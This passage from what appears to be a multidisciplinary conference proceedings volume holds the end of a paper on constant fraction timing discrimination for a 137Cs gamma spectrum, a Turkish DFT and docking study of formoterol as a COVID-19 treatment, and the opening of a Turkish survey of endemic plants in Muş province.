discrimination timing method. In this method, concisely, a constant fraction of the amplitude of each unipolar incident signal is attenuated, delayed and inverted. A bipolar logic signal is generated by summing this attenuated, delayed and inverted signal with the remaining signal. The time that this generated pulse crosses the zero axis, is independent of the pulse amplitude, forming the difference of this method than the other ones.

In this work, constant fraction timing discrimination method was used to reduce the unwanted effects mentioned above. This method was applied to a gamma spectrum. A low-activity ^{137}Cs radiation source was utilized to acquire gamma spectrum. A raw source spectrum, in the study, was acquired firstly. Same spectrum was then acquired by applying the timing method to the detector signals. In this way, it was possible to obtain a neat source spectrum discriminated from the unwanted distorting effects, leading to resolution improvement. A different way was introduced by this study to obtain a neat source spectrum in the intended medium temperatures with the other radiation sources independent from the external effects. The use of the neat experimental spectrum, thus, will be able to possible making its simulation in any theoretical calculation.

Keywords: *Gamma Rays, CF Discrimination Technique, Timing Measurement*

1. INTRODUCTION

NaI(Tl) (sodium iodide activated with thallium) detectors is one of the most used inorganic scintillation detector. It is commonly used to detect gamma-ray. It has excellent light output [1].

Radiation detectors are commonly used to measure the energy distribution of the incident radiation. These efforts are called as radiation spectroscopy [1].

The quality of the performance of a detection system is determined by using the width of the pulse-height distribution [2]. This means that detector can distinguish two close lying energies [3].

Timing measurement enables us to know the time relationship of the two signals which are coincident within the limit of time interval. The term timing refers to the determination of the time of arrival of a pulse. Timing experiments are used in measurement of the time-development of an event, measurement of true coincident events out of a large group of events, and discrimination of different types of particles based on the different time characteristics of their pulse [2].

When performing time spectroscopy experiments, it is necessary to derive timing signals that are precisely related to the events of interest. In nuclear timing spectroscopy, the events of interest are usually the interaction of nuclear radiation with the detectors used in the experiment. If the derived

timing signals have a fixed time delay from the events of interest, these timing signals will not contribute to timing spectroscopy errors [4]. The CF discrimination is one of the timing measurement techniques which work for this aim.

Constant fraction timing method, which is one of the timing methods, was used in this work. Probably the most efficient and versatile method available today is the constant fraction triggering technique. In this method, the logic signal is generated at a constant fraction of the peak height to produce an essentially walk-free timing signal. The basis for this idea arose from empirical tests which showed the existence of an optimum triggering level for the best timing resolution. Depending on the type of signal, this level occurs at a certain fraction of the pulse height independent of the amplitude [3].

In this connection, in order to remove the low-energy part of the energy spectrum including the backscatter peak and reject the spurious pulses non-incident from the ^{137}Cs radioactive source, the CF discrimination technique was used through the developed spectrometer in the present work.

2. MATERIALS AND METHODS

The spectrometer, used in the present work, is composed of Ortec 401A BIN, Bicron 3"x3" NaI(Tl) inorganic scintillation detectors with Ortec 265 photomultiplier bases (PMT), Ortec 456 power supply (PS), Ortec 113 preamplifiers (PA), Ortec 485 amplifiers (A), Ortec 454 Timing filter amplifiers (TFA), Ortec 463 Constant fraction discriminators (CFD), Ortec 425A Delay (D), Ortec 427A Delay amplifier (DA), Ortec 442 linear gate and stretcher (LGS), Ortec 566 time to amplitude converter (TAC) and Ortec Trump 8K multichannel analyzer (MCA) card mounted in a computer. The schematic diagram of the spectrometer was illustrated in Fig. 1.




Figure 1. Schematic diagram of the spectrometer: NaI: NaI(Tl) scintillation detector, PS: Power supply, PA: Preamplifier, A: Amplifier, TFA: Timing filter amplifier, DA: Delay amplifier, D: Delay, CFD: Constant fraction discriminator, TAC: Time to amplitude converter, LGS: Linear gate stretcher, MCA: Multichannel analyzer.

The radioactive source used in the measurements ($<5 \mu\text{Ci}$) is ^{137}Cs radioisotope which was embedded in a mylar disk of diameter of 25 mm and thickness of 5 mm.

In the CF discrimination technique, the unipolar input signal of CFD is split into two signals to form a bipolar output signal. The first signal is delayed and inverted, and the second is attenuated by a factor which equals to the fraction of interest of the full pulse amplitude. Finally the signals are added. The detailed description of the technique was given in the reference [1].

3. RESULTS

The spectra, which were acquired in a 300 s run time at room temperature of 294 K, were collected in the MCA card and then stored in a computer. The raw gamma ray energy spectrum of the ^{137}Cs was shown in Fig. 2.




Figure 2. Raw gamma ray spectrum of the ^{137}Cs .

The energy resolution of the photopeak in this figure was calculated as 9.7%. By means of CF discrimination technique, the experimental timing spectrum gated with the energy spectrum was obtained by feeding the output pulses from the TAC into the MCA as illustrated in Fig. 3. Thus, removing the backscatter peak and vetoing process of the spurious pulses non-incident from the original radioactive source were performed.




Figure 3. Timing spectrum with gated energy spectrum via CF discrimination technique.

The discrimination ratio, the ratio of the number of total counts in the 662 keV peak (photopeak) in the raw spectrum to the number of total counts in the same peak of the final spectrum, of 1.63 was found. In addition, the resolution of 8.8% for the photopeak in the final spectrum was obtained.

4. CONCLUSIONS

By means of a developed spectrometer set-up, the CF discrimination timing technique was applied to gamma spectrum of ^{137}Cs radioisotope. Experimental source spectrum and the final spectrum through the CF discrimination method were obtained, separately. The low-energy tail with the backscatter peak was removed, and the spurious pulses, which were arisen from background, backscattering scattering and any radiations but the source, were vetoed. In addition, used method here supported the energy resolution improvement; so, rather adequate resolution value was found for the photo peak of the radioisotope.

It is concluded that, from the final spectrum, the CF discrimination timing technique can be used to have a clear gamma spectrum. By adding a timing single channel analyzer to the spectrometer set-up, the interactions in the gated energy interval may be investigated, as well.

Obtaining the clear source spectrum has great importance, especially, in spectroscopy experiments, and the clear gamma spectrum was obtained at room temperature through the experimental results. In this respect, obtained result in the present work may be helpful in corroboration of experimental data and theoretical calculations accordance.

ACKNOWLEDGEMENTS

This work was supported by EBILTEM, Center of Science and Technology, Ege University under Project No. 99 BIL 001.

5. REFERENCES

- [1] G.F. Knoll, "Radiation Detection and Measurement". New York: John Wiley & Sons Inc., 2000, pp. 676, 329.
- [2] N. Tsoufanidis. "Measurement and Detection of Radiation". New York: Hemisphere Publishing Corp., 1983, pp. 304.
- [3] W.R. Leo. "Techniques for Nuclear and Particle Physics Experiments". Berlin: Springer-Verlag, 1994.
- [4] D.M. Binkley, M.E. Casey. "Performance of fast monolithic ECL voltage comparators in constant fraction discriminators and other timing circuits". IEEE Transactions on Nuclear Science, vol. 35, pp. 226-230, 1988.

COVID-19'UN TEDAVİSİNDE KULLANILAN FORMOTEROL'ÜN KUANTUM KİMYASAL ÇALIŞMASI

Neslihan Kaya Kınaytürk

*Burdur Mehmet Akif Ersoy Üniversitesi, Fen Edebiyat Fakültesi, Nanobilim ve Nanoteknoloji
Bölümü, Burdur, TÜRKİYE*

nkinayturk@mehmetakif.edu.tr

ORCID: 0000-0002-2170-1223

ÖZET

Kısa süre önce ortaya çıkan COVID-19 virüsü yüz binlerce ölüme neden oldu ve yaygın bir korku uyandırarak dünyanın en gelişmiş sağlık güvenliğini tehdit etti. Bronkodilatörler, solunum yolu rahatsızlıklarının tedavisinde kullanılan ilaçların merkezidir. Kronik obstrüktif akciğer hastalığının (KOAH) mevcut tedavisinin temelini oluştururlar ve astımın semptomatik tedavisinde kritik öneme sahiptirler. Ayrıca bronkodilatörler koronavirüs pandemisine karşı kullanılan ilaçlar arasında yer almakta ve önemli ölçüde etkinlik göstermektedir. Bu çalışmada, bronkodilatör grubundaki formoterolün moleküler geometrisi, elektronik özellikleri ve moleküler elektrostatik potansiyeli B3LYP / 6311G yönteminde yoğunluk fonksiyonel teorisi (DFT) kullanılarak araştırılmıştır. FMO' ları daha iyi tanımlamak için durumların yoğunluğu belirlendi. Molekülün kimyasal reaktivitesi hakkında bilgi vermek ve ayrıca moleküller arasındaki etkileşimleri açıklamak için moleküler elektrostatik potansiyel haritaları hesaplandı. Tüm bu çalışmalar, formoterolün reaktivitesini belirlemede bize çok yardımcı oluyor. Formoterol molekülü, 24' ü hidrojen atomu olan ve tüm hidrojen atomları pozitif yük gösteren 49 atomdan oluşur. MEP yüzeyleri, negatif potansiyellerin esas olarak elektronegatif oksijen ve nitrojen atomları üzerinde olduğunu, pozitif potansiyelin ise nükleofilik reaktif hidrojen atomları üzerinde olduğunu göstermektedir. HOMO ve LUMO, kimyasal reaktivite parametreleri olarak adlandırılır ve biyolojik aktivite tanımı için etkilidir. Başlık molekülünün HOMO değeri -5.852 ve LUMO değeri -1.125 eV olarak hesaplanmıştır. Böylece HOMO-LUMO enerji aralığı 4.726 eV olarak hesaplanmıştır. Bu değer, çalışılan molekülünün biyolojik olarak aktif bir molekül olduğunu gösterir.

Anahtar Kelimeler: DFT, MEP, Formoterol

QUANTUM CHEMICAL STUDY OF FORMOTEROL USED AS A TREATMENT OF COVID-19

ABSTRACT

The recently emerged COVID-19 virus caused hundreds of thousands of deaths and instigated widespread fear, threatening the world's most advanced health security. Many drugs have been used in the treatment of this epidemic. Bronchodilators are among the drugs used against the coronavirus epidemic and have a significant effectiveness. Bronchodilators are central to drugs used in the treatment of respiratory ailments. They form the basis of current treatment of chronic obstructive pulmonary disease (COPD) and are critical in the symptomatic treatment of asthma. In this study, the molecular geometry, electronic properties and molecular electrostatic potential of formoterol in the bronchodilator group were investigated using density functional theory (DFT) in the B3LYP / 6311G method. The intensity of the situations was determined to better define FMOs. Molecular electrostatic potential maps were calculated to give information about the chemical reactivity of the molecule and also to explain the interactions between molecules. All these studies help us a lot in determining the reactivity of formoterol. Formoterol molecule consists of 49 atoms, 24 of which are hydrogen atoms and all the hydrogen atoms were showing positive charge. The MEP surfaces demonstrate that the negative potentials are mainly over electronegative oxygen and nitrogen atoms while the positive potential are over the nucleophilic reactive hydrogen atoms. HOMO and LUMO are called chemical reactivity parameters and are effective for biological activity definition. The HOMO value of the title molecule was calculated as -5.852 and the LUMO value as -1,125 eV. Thus, the HOMO-LUMO energy gap was calculated as 4,726 eV. This value indicates that the title molecule is a biologically active molecule.

Keywords: *DFT, MEP, Formoterol*

1. GİRİŞ

Aralık 2019' un sonlarında, ilk olarak Çin'in Wuhan kentinde ortaya çıkan COVID-19 virüsü tüm dünya için insan hayatını tehdit eden bir pandemi olarak tanımlanmaktadır [1, 2]. 1 Ocak 2021 itibariyle dünya çapında yaklaşık yüz sekiz milyon kişi bu salgından dolayı enfekte olurken iki milyon üzerinde kişinin yaşamını yitirdiği kayıtlara geçmiş, bölgesel, politik, ideolojik, dini, kültürel ve kesinlikle akademik sınırları aşan bir durum olarak aniden hayatımıza girmiştir. Hayatımızdaki bu hızlı ilerleyişinden dolayı birçok akademik çalışmanın da temelini oluşturması kaçınılmaz olmuştur. Bu

salgınla başa çıkabilmek için bir taraftan sosyo ekonomik alanda çalışmalar yapılırken diğer taraftan yeni ilaç ve aşı geliştirme çalışmaları tüm dünyada hızla devam etmektedir [3, 4, 5, 6]. Bunların yanı sıra mevcut kullanılan ilaçların karakterizasyonlarının belirlenmesi gibi birçok alanda araştırmalar da yapılmaktadır [2, 7].

SARS-CoV (Ciddi Akut Solunum Yolu Sendromu) semptomları olarak tanımlanan yorgunluk, ateş, baş ağrısı, burun akıntısı ve kuru öksürük, COVID-19' un da başlıca klinik semptomlarıdır [8]. Küresel salgının tedavisi için SARS-CoV virüsü tedavisinde kullanılan ilaçlar öncelikli olarak tercih edilmektedir. Bu bağlamda astım ve kronik obstrüktif akciğer hastalığının tedavisinde bronkodilatör ilaç olarak kullanılan formoterol salgın tedavisinde önemli bir yere sahiptir [9, 10]. Formoterolün doğrudan bronş düz kaslarında gevşeme etkisinin yanında mikrovasküler sızıntıları engelleyerek hava yollarında ödem oluşumunu engeller [11]. Birçok bronkodilatör ilacın biyolojik açıdan özellikleri bilinirken, yalnızca bazılarının yapısal, elektronik, topolojik ve titreşimsel özellikleri incelenmiştir. Bu çalışmada formoterolün mevcut deneysel sonuçlarına ek olarak DFT hesaplamaları yapılarak yapısal özellikleri aydınlatılmaya çalışılmıştır.

İlaçların hesaplamalı analizleri yeni farmasötik türevlerin sentezi sırasında önemli olabilecek çeşitli moleküler özelliklerin araştırılması için vazgeçilmez bir araç haline gelmiştir [12]. DFT hesaplamaları bize maddelerin yapısal, küresel ve yerel reaktivite özelliklerine ilişkin önemli fikirler verir. Bu bağlamda, bu çalışmada formoterolün yapısal, elektronik, özelliklerini, farmakokinetiğini ve farmakodinamiğini anlamak için, elektrostatik potansiyel (MEP) yüzey haritası, HOMO- LUMO enerji bandı, iyonlaşma potansiyeli, elektron afinitesi, iş fonksiyonu, kimyasal sertlik, kimyasal yumuşaklık, elektronegatiflik özelliklerinin belirlenmesinin yanı sıra geometrik özellikleri ayrıntılı bir şekilde sunulmuştur.

Covid-19 tedavisi için oldukça etkili bir ilaç olarak kullanılan Formoterol' ün bu virüs üzerindeki etki mekanizmasını görebilmek için, aktif bölge üzerindeki kenetlenmeyi ve etkisiz hale getirme durumunu incelememiz gerekir. Bunun içinde ligandın inhibe edici etkisi hesapsal olarak doking skor sonuçları değerlerinin karşılaştırılmasıyla yapılmıştır. Doking değerlerinin küçük olması kenetlenmenin daha kolay gerçekleştiğini göstermektedir.


2. TEORİK HESAPLAMA DETAYLARI

Formoterol' ün optimize işlemleri, moleküler elektrostatik potansiyel (MEP) yüzey Haritası Gaussian09 [13] programı DFT/B3LYP teorisi ve 6-31G(d) baz seti kullanılarak, elektronik özellikleri, HOMO-LUMO enerji aralığı TD-DFT yaklaşımı kullanılarak aynı baz sette hesaplandı. Hesaplama sonuçları GaussView 5 [14] programı yardımıyla görselleştirilmiştir. Moleküler doking çalışmaları ise Autodock Vina [15], Autodock Tools ve PyMOL programları kullanılarak incelenmiştir.

3. SONUÇLAR

3.1. Formoterol' ün yapısal analizi

DFT/B3LYP teorisi ve 6-31G(d) baz seti kullanılarak hesaplanan Formoterol ($C_{19}H_{24}N_2O_4$) optimize edilmiş moleküler yapısı Şekil 1' de, yapı için karakteristik olan bağ uzunlukları ve bağ açıları gibi geometrik parametreleri, Tablo 1'de sunulmuştur.



Şekil 61. Formoterol molekülünün optimize molekül yapısı

Tablo 34. Formoterol molekülünün optimum karakteristik geometrik parametreleri


Bağ uzunlukları (Å)	DFT/B3LYP/6311G(d)	Bağ açıları (°)	DFT/B3LYP/6311G(d)
O1-C10	1.427	C10-O1-H40	108.125
O1-40H	0.973	C23-O2-C25	117.072
O2-C23	1.361	C22-O3-H45	110.244
O2-C25	1.427	C7-N5-C9	110.325
O3-C22	1.363	C9-N5-H31	109.917
O3-45H	0.969	C7-N5-H31	110.117
O4-C24	1.223	C18-N6-C24	127.929
N5-7C	1.466	C18-N6-H44	117.377
N5-9C	1.453	C24-N6-H44	114.681
N6-18C	1.397		
N6-24C	1.391		

Tablo 1 incelendiğinde yapı içerisindeki en uzun bağ N5-7C arasında (1.466 Å) en kısa bağın ise O3-45H (0.969 Å) olduğu açıkça görülmektedir. Bu da O-H bağı oluşurken paylaşılan elektron çifti sayısının N-C bağı oluşurken paylaşılan elektron çifti sayısından fazla olduğunu gösterir.

3.2. Frontier moleküler orbitaller (FMOs)

Bir molekülün moleküler reaktivliği (FMO), optik ve elektrik özelliklerinin tanımlanmasında önemlidir. HOMO (En yüksek dolu moleküler orbital) ve LUMO (En düşük boş moleküler orbital)

kimyasal tepkimelerde ana molekül orbitalleri olarak görev yaparlar [7, 16]. Bu yüzden Frontier Molekül Orbitaller olarak adlandırılırlar ve molekül içi etkileşmelerin açıklanmasında büyük rol oynar. HOMO bir elektron vericisi gibi davranır, doğrudan iyonlaşma potansiyeli ile ilgilidir ve molekülün elektron verme yeteneğini temsil eder. LUMO ise bir elektron alıcısı gibi davranır, doğrudan elektron ilgisi ile ilgilidir ve molekülün elektron alma yeteneğini temsil eder. HOMO ve LUMO orbitalleri arasındaki enerji farkı moleküllerin kimyasal kararlılığının bir ölçüsü olup moleküllerin kimyasal ve spektroskopik özelliklerini açıklar [17]. Molekülün DFT/B3LYP/6-31G(d) setinde hesaplanmış, HOMO ve LUMO orbitalleri Şekil 2’ de verilmiştir. Şekilden anlaşıldığı üzere HOMO ve LUMO arasındaki enerji farkı 4.811 eV’ tur. Bu büyük enerji aralığı, molekülün kararlı bir yapıda olduğunu gösterir.



Şekil 62. Formoterolün Frontier orbitalleri ve enerjileri

Bir molekül için HOMO ve LUMO enerji değerlerini kullanarak elektron ilgisi, elektronegatiflik, kimyasal sertlik, kimyasal yumuşaklık gibi parametreleri 6-31G(d) seti kullanılarak B3LYP metodu ile hesaplanan ayrıntılı elektronik yapı parametre değerleri Tablo 2’ de verilmiştir.


Tablo 35. Formoterol için hesaplanan elektronik yapı parametreleri

Parametreler	B3LYP/6-31G(d) (eV)
E_{HOMO}	-5.332
E_{LUMO}	-0.521
ΔE	4.811
İyonizasyon potansiyeli (I)	5.332
Elektron afinitesi (A)	0.521
Elektronegatiflik (χ)	-2,927
Kimyasal potansiyel (μ)	2,927
Kimyasal sertlik (η)	2,406
Kimyasal yumuşaklık (s)	0,416
Elektrofilik indeks (w)	1,464
Maksimum yük transfer parametresi (ΔN_{max})	0,608

Elde edilen veriler, formoterolün yüksek enerji boşluğuna, yüksek sertliğe ve düşük yumuşaklık parametresine sahip olduğunu göstermektedir. Bunlar, bu molekülün düşük kimyasal aktiviteye, yüksek kinetik stabiliteye sahip olduğunu ve dolayısıyla oldukça stabil olduğunu gösterir. Kimyasal reaktivite belirleyicilerinin sonuçlarına göre yüksek sertlik ve düşük yumuşaklık değerleri, moleküller arası yük transferinin daha düşük olduğunu ve dolayısıyla polaritenin düşük olduğunu gösterir.

3.3. Moleküler Elektrostatik Potansiyel (MEP) Yüzey Haritası

Bileşiğin üç boyutlu moleküler elektrostatik potansiyel yüzeyine bakıldığında enerji skalasının +7.509 e-2 a.u. ve -7.509 e-2 a.u arasında olduğu görülür. Bu değerler; molekülün, kimyasal davranışı hakkında bilgi verir. MEP haritasında nötral molekülde elektronca fakir bölge mavi, elektronca zengin bölge kırmızı renkli gözükmemektedir [18]. Yapıya bakıldığında, elektron yoğunluğunun en yoğun olduğu bölgelerin azot ve oksijen atomları etrafında ve elektron yoğunluğunun da en az olduğu CH₃,CH bölgelerinde olduğu görülmüştür. MEP yüzeylerinin belirlenmesi; molekül içi etkileşimler ve biyolojik özellikler hakkında bilgi vermesi yönüyle önemlidir.




Şekil 63. Formoterol molekülü için B3LYP/6-31G(d) metodu ile hesaplanan moleküler elektrostatik potansiyel (MEP) yüzeyi

3.4. Moleküler Doking Çalışması

Covid-19 tedavisi için etkili bir ilaç olarak kullanılan formoterolün bu virüs üzerindeki etki mekanizmasını anlayabilmek için aktif bölge üzerindeki kenetlenme ve etkisiz hale getirme durumunun incelenmesi gerekir. Bunun için inhibe edici etki hesapsal olarak doking skor sonuçlarının değerlendirilmesi ile bulunmaktadır [19]. Doking değerlerinin küçük olması kenetlenmenin daha kolay gerçekleştiğini gösterir.

Formoterol ligandının moleküler doking çalışması, COVID-19 proteinlerinden PDB ID: 6 M03 ile gerçekleştirildi. Moleküler doking çalışması Autodock Vina yazılımı kullanılarak yapılmıştır. Doking veri girişi dosyalarını oluşturmak için Autodock Tool, Reseptör-ligand etkileşimlerini göstermek için de PyMol programları kullanılmıştır. Hesaplamalara geçmeden önce 6 M03' ün kristal yapısı Autodock Tool paketinde yer alan protein ve ligant hazırlama sihirbazları kullanılarak hazır hale getirildi. Doking işlemi öncesi ilk olarak 6 M03 protein yapısından doğal ligand (ZBA) haricindeki su ve heteroatomlar çıkarıldıktan sonra hidrojen atomları ve Gasteiger yükleri ilave edilmiştir. Amaç, bir ligandın bir reseptöre bağlanması için uygun yönelimleri ararken protein-ligand komplekslerinin etkileşim modlarını belirlemektir. AutoDock Vina sonucuna göre formoterol molekülünün 6 M03 proteini üzerindeki en iyi pozun bağlanma afinitesi -6.3 kcal/mol olarak hesaplanmıştır. Bağlanma afinitesinin en yüksek ve en düşük olduğu durumların gösterimi şekil 4 de ve dokuz farklı bağlanma pozunu için bağlanma afinite değerleri Tablo 3. de verilmiştir.



Şekil 64. 6 M03 proteininin formoterol ile (a) mod1 ve (b) mod 9 için moleküler doking gösterimi

Tablo 36. Farklı bağlanma pozları için bağlanma afinite değerleri

Mod	Afinite (kcal/mol)	En iyi moddan uzaklık	
		rmsd l.b.	rmsd u.b.
1	-6.3	0.000	0.000
2	-5.8	2.838	6.542
3	-5.5	2.476	4.874
4	-5.4	2.675	4.491
5	-5.4	1.207	2.029
6	-5.4	1.920	5.025
7	-5.3	3.100	5.488
8	-5.3	2.806	5.591
9	-5.1	3.186	5.736

4. KAYNAKÇA

- [1] C. Wang, P. W. Horby, F. G. Hayden ve G. F. Goa, "A novel coronavirus outbreak of global health concern", *The Lancet*, cilt 10223, no. 395, pp. 470-473, 15 February 2020.
- [2] O. Nouredine, N. Issaoui ve O. Al-Dossary, "DFT and molecular docking study of chloroquine derivatives as antiviral to coronavirus COVID-19," *Journal of King Saud University - Science*, cilt 101248, no. 33, pp. 1-15, 2021.
- [3] M. S. Duran ve M. Acar, "Bir Virüsün Dünyaya Ettikleri: Covid-19 Pandemisinin Makroekonomik Etkileri," *International Journal of Social and Economic Sciences*, cilt 10, no. 1, pp. 54-67, 2020.

- [4] M. Birinci ve T. Bulut, "Covid-19'un Sosyo-Ekonomik Yönden Dezavantajlı Gruplar Üzerindeki Etkileri: Sosyal Hizmet Bakış Açısından Bir Değerlendirme," *Sosyal Çalışma Dergisi*, cilt 4, no. 1, pp. 62-68, 2020.
- [5] T. P. Velavan ve C. G. Meyer, "The COVID-19 epidemic," *Tropical Medicine and International Health*, cilt 25, no. 3, pp. 278-280, 2020.
- [6] T. T. Le, Z. Andreadakis, A. Kumar, R. G. Roman, S. Tollefsen, M. Saville ve S. Mayhew, "The COVID-19 vaccine development landscape," *News & Analysis*, no. 19, pp. 305-306, 2020.
- [7] M. Hagar, H. A. Ahmed, G. Aljohani ve O. Alhaddad, "Investigation of Some Antiviral N-Heterocycles as COVID 19 Drug: Molecular Docking and DFT Calculations," *International Journal of Molecular Sciences*, cilt 21, no. 3922, pp. 1-13, 2020.
- [8] H. Rothan ve S. Byrareddy, "The epidemiology and pathogenesis of coronavirus disease (COVID-19) outbreak", *Journal of Autoimmunity*, cilt 109, , 2020.
- [9] D. Mungan, "Budesonid/formoterol idame ve semptom giderici tedavi: Etkili ve kolay bir astım tedavisi seçeneği," *Tüberküloz ve Toraks Dergisi*, cilt 57, no. 1, pp. 93-108, 2009.
- [10] Y. Liang, M. Chen, C. Tan, C. Tu, X. Zheng ve J. Liu, "Successful Sequential Treatment for Severe Asthma Coexisting COVID-19 via Budesonide/Glycopyrrolate/Formoterol Fumarate," *International Journal of General Medicine*, no. 14, pp. 357-359, 2021.
- [11] K. Terzioğlu ve D. Ediger, "Bir Rehber Güncellemesi: Astım Tedavisinde Kurtarıcı Olarak İKS/Formoterol Kombinasyon Kullanımı," *Güncel Göğüs Hastalıkları Serisi*, cilt 3, no. 2, pp. 267-272, 2015.
- [12] S. Armakovic ve S. Armakovic, "Computational Studies of Stability, Reactivity and Degradation Properties of, Ephedrine; a Stimulant and Precursor of Illicit Drugs," *Advanced Journal of Chemistry, Section B*, cilt 2, no. 2, pp. 73-80, 2020.
- [13] M.J. Frisch, G.W. Trucks, H.B. Schlegel, G.E. Suzerain G, vd. *Gaussian09 Revision D.01*, Gaussian Inc. Wallingford CT, 2009.
- [14] R. Dennington, T. Keith ve J. Millam. Dennington, *Gaussview Version 5*, Semicem Inc. Shawnee Mission, KS, 2009.
- [15] Lindstrom, W., Morris, G.M., Weber, C., Huey, R., *Using AutoDock 4 for Virtual Screening*, 2008.
- [16] N. Kaya Kınaytürk ve H. Oturak, "Identification of Structural and Spectral Features of 2-Amino4-Chlorobenzoic Acid and 4-Amino 2-Chlorobenzoic Acid:A Comparative Experimental and DFT Study," *Acta Physica Polonica A*, no. 130, 2016.

- [17] D. Romani, O. Noureddine, N. Issaoui ve S. B. Brandan, "Properties and Reactivities of Niclosamide in Different Media, a Potential Antiviral to Treatment of COVID-19 by Using DFT Calculations and Molecular Docking," *Biointerface Research in Applied Chemistry*, cilt 10, no. 6, pp. 7295-7328, 2020.
- [18] Y. Ulaş, "2-Azepan-1-il-(naftalen-1-il)metil)fenol Bileşğinin Sentezi ve Kuantum Kimyasal Hesaplamaları," *European Journal of Science and Technology*, no. 18, pp. 574-582, 2020.
- [19] T. Aycan, F. Öztürk, N. Özdemir ve H. Paşaoğlu, "Investigation of Structural, Spectral, Biological Activity of Monohydrous Dihydrogen Phosphate Salt of Ciprofloxacin: Computational and Molecular Docking Study" cilt 32, no. 1, pp. 42-51, 2020.

MUŞ İLİ ENDEMİK/NADİR BİTKİLERİ VE TEHLİKE KATEGORİLERİ

İbrahim Demir¹, Murat Ünal²

¹ *Bitlis Eren Üniversitesi, Fen Edebiyat Fakültesi, Bitlis, TURKEY*

² *Van Yüzüncü Yıl Üniversitesi, Eğitim Fakültesi, Van, TURKEY*

hosap65@gmail.com (*İbrahim Demir*)

ORCID:0000-0003-1533-556X

ÖZET

Endemik bitkiler Türkiye'nin bitki zenginliğinde önemli rol oynar. Ülkemizde doğal olarak oluşan yaklaşık 12000 bitki taksonunun üçte biri endemiktir. Önemli endemik bitkilerin bulunduğu alanlardan biri de Muş ilidir. Bu çalışma, Türkiye Cumhuriyeti Tarım ve Orman Bakanlığı, Doğa Koruma ve Milli Parklar Genel Müdürlüğü'nün “Muş İlinin Karasal ve İç Su Ekosistemleri Biyolojik Çeşitlilik Envanter ve İzleme Projesi” kapsamında gerçekleştirilmiştir.

Çalışmada ilk önce Muş ili genelinde doğal olarak yayılış gösteren bitkileri belirlenmiştir. Daha sonra, bu bitkiler içerisinde yer alan nadir/ endemik bitkiler ve onların tehlike kategorileri belirlenmiştir.

Bu amaçla 2018-2019 yılları arasında öncelikle literatür çalışmaları yapılmış ve daha sonrasında belirlenen lokasyonlarda yapılan arazi çalışmaları yapılmıştır. Arazi çalışmaları sonucunda toplanan bitki örnekleri preslenerek herbaryum materyali haline getirildi. Daha sonra bu bitkiler flora eserleri kullanılarak teşhisleri yapılmıştır.

Daha sonra Türkiye Bitkileri Kırmızı Kitabı'nda, yer alan ve Muş ilinde yayılış gösteren bu endemik türlerin tehlike kategorileri belirlenmiştir.

Çalışmanın sonucunda toplamda 1336 takson tespiti yapılmıştır. Bu taksonlardan 91'i endemiktir. Bu endemiklerden bazıları sadece Muş ilinde bulunan lokal endemiklerdir. Yani bu endemik bitkilerden bazıları sadece Muş ilinde yayılış göstermekte ya da Muş lalesi (*Tulipa sintenisii* Baker) gibi endemikler ilin önemli simgelerindedirler.

Endemiklerin tehlike kategorilerine bakıldığında, 11 tanesi Hassas (VU), 46 Düşük riskli(LC), 21 Tehdide açık (NT), 9 Tehlikede(EN), 1 Kritik(CR) ve 3 tanesi Yetersiz veri(DD) tehlike kategorilerinde yer almaktadırlar.

Özellikle *Tulipa sintenisii* Baker, *Dianthus muschianus* Kostchy & Boiss., *Inula macrocephala* Boiss. & Kotschy ex Boiss. *Centaurea fenzlii* Reichardt, *Ferula huber-morathii* Peşmen, *Silene muradica* Schischk., *Cephalaria sparsipilosa* V.A.Matthews gibi endemik taksonlarının yoğun baskı altında oldukları gözlemlenmiştir. Sahip olduğumuz endemik bitkiler ülkemizin doğal kaynaklarıdır. Gün geçtikçe daha çok baskıya maruz kalan bu değerlerimizin korunması gerekmektedir.

Anahtar Kelimeler: *Endemik bitkiler, IUCN, Muş, Türkiye*

ENDEMIC / RARE PLANTS AND THEIR THREAT CATEGORIES IN MUŞ PROVINCE

ABSTRACT

Endemic plants in plant richness of Turkey's important role to play. One third of approximately 12000 plant taxa that occur naturally in our country are endemic. One of area containing important endemic plants is Muş province.

In this study, Republic of Turkey Ministry of Agriculture and Forestry General Directorate of Nature Conservation and National Parks "Terrestrial Ecosystems of Mus Province and Inland Water Biodiversity Inventory and Monitoring Project" with was carried out. In the study, firstly, the plants that spread naturally throughout the province of Muş were determined. Later, rare / endemic plants and their threat categories were determined. For this purpose, firstly literature studies were carried out between 2018-2019, and then field studies were carried out in determined locations. Plant samples collected as a result of field studies were turned into herbarium material. Later, these plants were diagnosed using flora artifacts. Then "Red Data Book of Turkish Plants", the category of danger of these endemic species spreading and located in Muş province were determined. As a result of the study, a total of 1336 taxa were identified. 91 of these taxa are endemic. Some of these endemics are local endemics found only in Muş province. In other words, some of these endemic plants spread only in the province of Muş or endemics such as Muş tulip (*Tulipa sintenisii* Baker) are among the important symbols of the province. When we look at the threat categories of endemics, 11 of them are in the Vulnerable (VU), 46 Least concern (LC), 21 Near-threatened (NT), 9 Endangered (EN), 1 Critical (CR) and 3 Inadequate data (DD) threat categories. Especially *Tulipa sintenisii* Baker, *Dianthus muschianus* Kostchy & Boiss., *Inula macrocephala* Boiss. & Kotschy ex Boiss. Endemic taxa such as *Centaurea fenzlii* Reichardt, *Ferula huber-morathii*

Peşmen, *Silene muradica* Schischk., *Cephalaria sparsipilosa* V.A. Matthews were observed to be under intense pressure. The endemic plants we have are the natural resources of our country. These values, which are exposed to more pressure day by day, need to be protected.

Keywords: *Endemic plants, IUCN, Muş, Turkey.*

1. GİRİŞ

Türkiye’de doğal olarak yetişen 12.000’den fazla bitki taksonu olup, bunların yaklaşık 3649’u (3/1’lik oranı) endemik taksonlardan oluşmaktadır [1].

